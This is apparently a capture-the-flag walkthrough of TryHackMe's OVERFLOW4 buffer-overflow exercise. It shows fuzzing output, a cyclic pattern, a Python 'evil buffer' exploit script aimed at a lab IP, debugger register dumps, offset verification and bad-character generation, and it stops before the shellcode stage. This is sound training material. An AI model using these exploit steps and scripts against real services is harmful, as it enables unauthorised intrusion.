
So this is the walkthrough of tryahcke’s OVERFLOW4 from buffer-overflow-prep module and lets go for it :

first of all lets start fuzzing the OVERFLOW4 endpoint using fuzzing script we have used before :


always remember to start the oscp.exe before running any script and remember to restart oscp.exe after you run a script on it .

So fuzzing results are :



```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing with 2100 bytes
Fuzzing crashed at 2100 bytes
```

so the program crashed near to 2100 bytes , lets use pattern_create script to create a pattern of 2200 bytes ,




```
┌──(root㉿kali)-[/home/kali/oscp]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6
Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8A
u9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba
1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3
Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5B
k6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp
8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0
Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2C
a3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf
5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7
Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9C
q0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv
2C

┌──(root㉿kali)-[/home/kali/oscp]
```

now copy this random text from the terminal and get your exploit script ready to roll ,

now paste this random text in Payload variable in the exploit.py ,


like this :



```
import socket

ip = "10.10.59.48"
port = 1337

prefix = "OVERFLOW4 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfi

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```


.

now run this script and get back into immunity debugger and look for esp address :



```
EAX 01ADF238 ASCII "OVE
ECX 00816858
EDX 00000000
EBX 33704332
ESP 01ADFA30 ASCII "6Cp
EBP 43347043
ESI 00000000
EDI 00000000

EIP 70433570

C 0  ES 0023 32bit 0(FF
P 1  CS 001B 32bit 0(FF
A 0  SS 0023 32bit 0(FF
```

so in our case EIP address is 70433570, now we will use pattern_offset script to find the exact offset of overflow ,



```
exe2vbs.rb    install_msf_apk.sh  metasm_shell.rb      nasm_shell.rb     pdf2x

┌──(root㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─# ./pattern_offset.rb -l 2200 -q 70433570
[*] Exact match at offset 2026
```


so

after -l specify the length of pattern we created and after -q specify the EIP address we discovered just above , and we will get the exact offset , that is 2026.

now to verify if our offset is correct,  we will set the retn variable in our script to BBBB which in hex stands for 42424242 and if after executing the script our EIP becomed 42424242 that concludes that our offset is correct .


Set offset variable to 2026 for now .

Our script will look like :




```
ip = "10.10.59.48"
port = 1337

prefix = "OVERFLOW4 "
offset = 2026
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + r

s = socket.socket(socket.AF_IN
```

Lets do it :



```
ESP 01A6FA30 ASCII "JO"
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
```


so as we can see our EIP is 42424242, now the next step is to find badchar , so first lets use mona module inside immunity debugger to create a bytearray ,



```
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.015000
!mona bytearray -b "\x00"
```

so ,


we have created our bytearray there , now generate badchars in our kali , which we will be sending to target via our exploit.py script .



```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 badchars_generator.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x7
6\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d
\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\x
ec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

.


copy this text from terminal and paste it to our exploit.py script inside payload variable :



```
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix
```

like this shown above.


Now lets run this script and and after that note down the ESP address .



```
EDX 0000000A
EBX 41414141
ESP 01B0FA30
EBP 41414141
ESI 00000000
EDI 00000000
```


So our ESP address after running the script is **01B0FA30.**

Now lets use mona to do some lifting for us and find us badchars using mona compare command :



```
